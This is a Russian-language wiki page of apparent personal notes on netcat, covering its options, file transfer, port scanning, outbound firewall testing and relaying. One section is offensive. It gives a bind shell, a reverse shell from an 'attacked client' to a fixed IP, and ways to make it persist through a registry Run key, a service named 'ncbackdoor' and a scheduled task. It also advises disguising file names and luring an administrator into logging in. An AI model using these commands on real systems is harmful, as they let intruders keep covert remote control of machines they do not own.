# ????? ???????????

Два режима: клиент и сервер. Режим сервера определяется ключом -l (listener). Может работать в TCP и в UDP режиме. Незашифрованная передача данных. Есть Cryptcat с шифрованием, синтаксис аналогичный. Также можно использовать ssh туннель для шифрования.

**Общие принципы для обоих типов соединения**

В случае простого соединения (без передачи из файла) двустороннее соединение. Поддерживает редиректы в/из файл/сокет.

| | |
|---|---|
| < | Файл-источник отправляется в скрипт (в данном случае приложение nc)<br>nc –l –p 12345 < dumpfile<br>• Файл dumpfile передается как STDIN для NetCat<br>• NetCat отправляет это содержимое всем подключившимся клиентам<br>• После отправки файла соединение может закрыться |
| > | Полученное от клиента отправляется в файл. Файл перезаписывается.<br>nc -l -p 12345 > file<br>• Файл очищается<br>• В него сохраняются полученные данные<br>• Не отображается в выводе |
| >> | Полученное от клиента добавляется в файл. |
| \| | Создает неименованный канал, может работать с потоковыми данными. Создается 2 процесса в памяти. При закрытии соединения, процесс формирования данных (слева от pipe) остается открытым. Теоретически возможно продолжение передачи данных другому клиенту. Вплоть до передачи с одного nc на другой nc |

**TCP режим**

Режим по умолчанию. При завершении соединения закрывает приложение. Отправляет вывод в консоль.

**Общие ключи для клиента и сервера**

| | |
|---|---|
| -v | расширенный вывод.<br>-n не резолвит ip адреса. Без -v, ключ -n бессмысленный |
| -w <timeout> | Таймаут при отсутствии ответа сервера. По умолчанию 3 секунды. |
| -d | Отсоединенный от консоли режим |
| | |
| | |

### Ключи для сервера

nc -l -p port [-options] [hostname] [port]

| | |
|---|---|
| -l | Либо l либо L всегда используется в режиме сервера. Завершается при завершении сессии |
| -L | Перезапускается при завершении сессии. |
| -p порт | Номер прослушиваемого порта |
| -e (или -c, аналогично) | Приложение, запускаемое при подключении. С bash сработало, с python3 напрямую не сработало. |
| -i <период> | интервал между приемкой сообщения и отображением сообщения |
| -r | случайные локальные порты источника (?) |
| -k | множественные подключения |

### Ключи для клиента

nc [-options] hostname port[s] [ports]

Два режима - просто соединение и сканирование портов. Несколько разные подходы.

| | |
|---|---|
| -i <период> | интервал между<br>• исполнением команд при сканировании портов,<br>• отправки сообщений |
| -e (или -c, аналогично) | Приложение, запускаемое при подключении на клиенте. Получается обратный shell. Команды, введенные на сервере, интерпретируются и отдается результат. |
| -r | При сканировании портов - случайные порты из диапазона. |

| | |
|---|---|
| -s | подмена адреса источника |
| -z | режим без отправки данных. Для сканирования. |
| -q <sec> | Завершение после sec секунд. Актуально во время сканирования портов, но при необходимости отправки некоторых данных и сохранения ответа. Можно наткнуться на сервис типа ssh или nc, который остановит сканирование. |

**Запуск сервера с консолью**

```
nc –l –p 12345 –e /bin/bash
```

Расширенный вариант с перезапуском подключения и не привязанный к консоли

```
c:\nc.exe -d -L -p 1234 -e cmd.exe
```

Для проверки на другом сервере запускаем

```
nc 192.168.1.204 12345
ls
m.txt
exit
```

**Реверсивный shell**

На атакованном клиенте

```
nc.exe -d host 1234 -e cmd.exe
```

Одним из недостатков в ожидании события запуска (Планировщик) или действия пользователя (вход в систему или перезагрузка компьютера). Но и это поведение еще надо настроить. Настройку лучше сделать при входе любого пользователя в систему, может удастся спровоцировать администратора на логин. Настройка:

```
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d
“c:\windows\nc.exe -d 192.168.1.70 1234 -e cmd.exe”
```

Пример создания сервиса

```
sc create ncbackdoor binPath= “cmd /K start c:\nc.exe –d 192.168.1.70 1234
–e cmd.exe” start= auto error= ignore
```

Использование планировщика задач

Проверка наличия задач

```
schtasks.exe
```

Настройка задачи (возможно неверно)

```
at 15:00:00 /every:m,t,w,th,f,s,su ““c:\nc.exe -d 192.168.1.70 1234 -e cmd.exe””
```

Естественно лучше переименовывать все в похожие-на-нужные имена.

**Файл-сервер**

```
# Сервер - раздает файл
nc -l -p 12345 < important_document.pdf

# Клиенты - получают файл
nc 192.168.1.100 12345 > received_document.pdf
```

**Сканирование портов**

Интересная возможность. Только в режиме клиента. Базовый вариант

```
nc -v -z 192.168.2.36 1-65535
```

Перечисляются порты, можно через запятую. Если не установить -z то найдет первый открытый порт, откроет соединение и все. Лучше с ключом -r


-w <sec> задержка при неактивности. Минимум 1 секунда, поэтому не вариант для быстрого сканирования. Можно просканировать несколько сотен портов на одном адресе, но дальше что-то другое.

Bash скрипт для сканирования серверов с текстом запроса

```
for i in `cat hostlist.txt `;do
nc -q 2 -v $i 80 < request.txt
done
```

### Тестирование исходящих правил брандмауэра

Убедиться, что исходящие правила фильтрации трафика существуют и настроены так, как хотелось. Схема проверки




На тестовом сервере должны быть открыты 65535 портов в режиме TCP и UDP. Это очень много, запускать listener'ы на всех этих портах нереально. Вариант: сконфигурировать два listener на TCP и UDP, а через iptables все соединения по всем портам отправить на эти listener.

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 1:65535 -j REDIRECT --to-port 1234
iptables -t nat -A PREROUTING -i eth0 -p udp --dport 1:65535 -j REDIRECT --to-port 1234
```

После этого запускаются

```
nc –l –p 1234
nc –u –l –p 1234
```

и все!

### Relay сервер

Простейший фиксированный relay сервер.

```
nc –l –p 12345 | nc <hostname of target> 54321
```

После подключения к этому серверу по порту 12345, target увидит запрос от relay с порта 54321.

### UDP режим

-e не работает

-o filename сохраняет бинарный дамп в файл

Revision #9
Created 9 October 2025 01:48:23 by Admin
Updated 12 October 2025 15:38:42 by Admin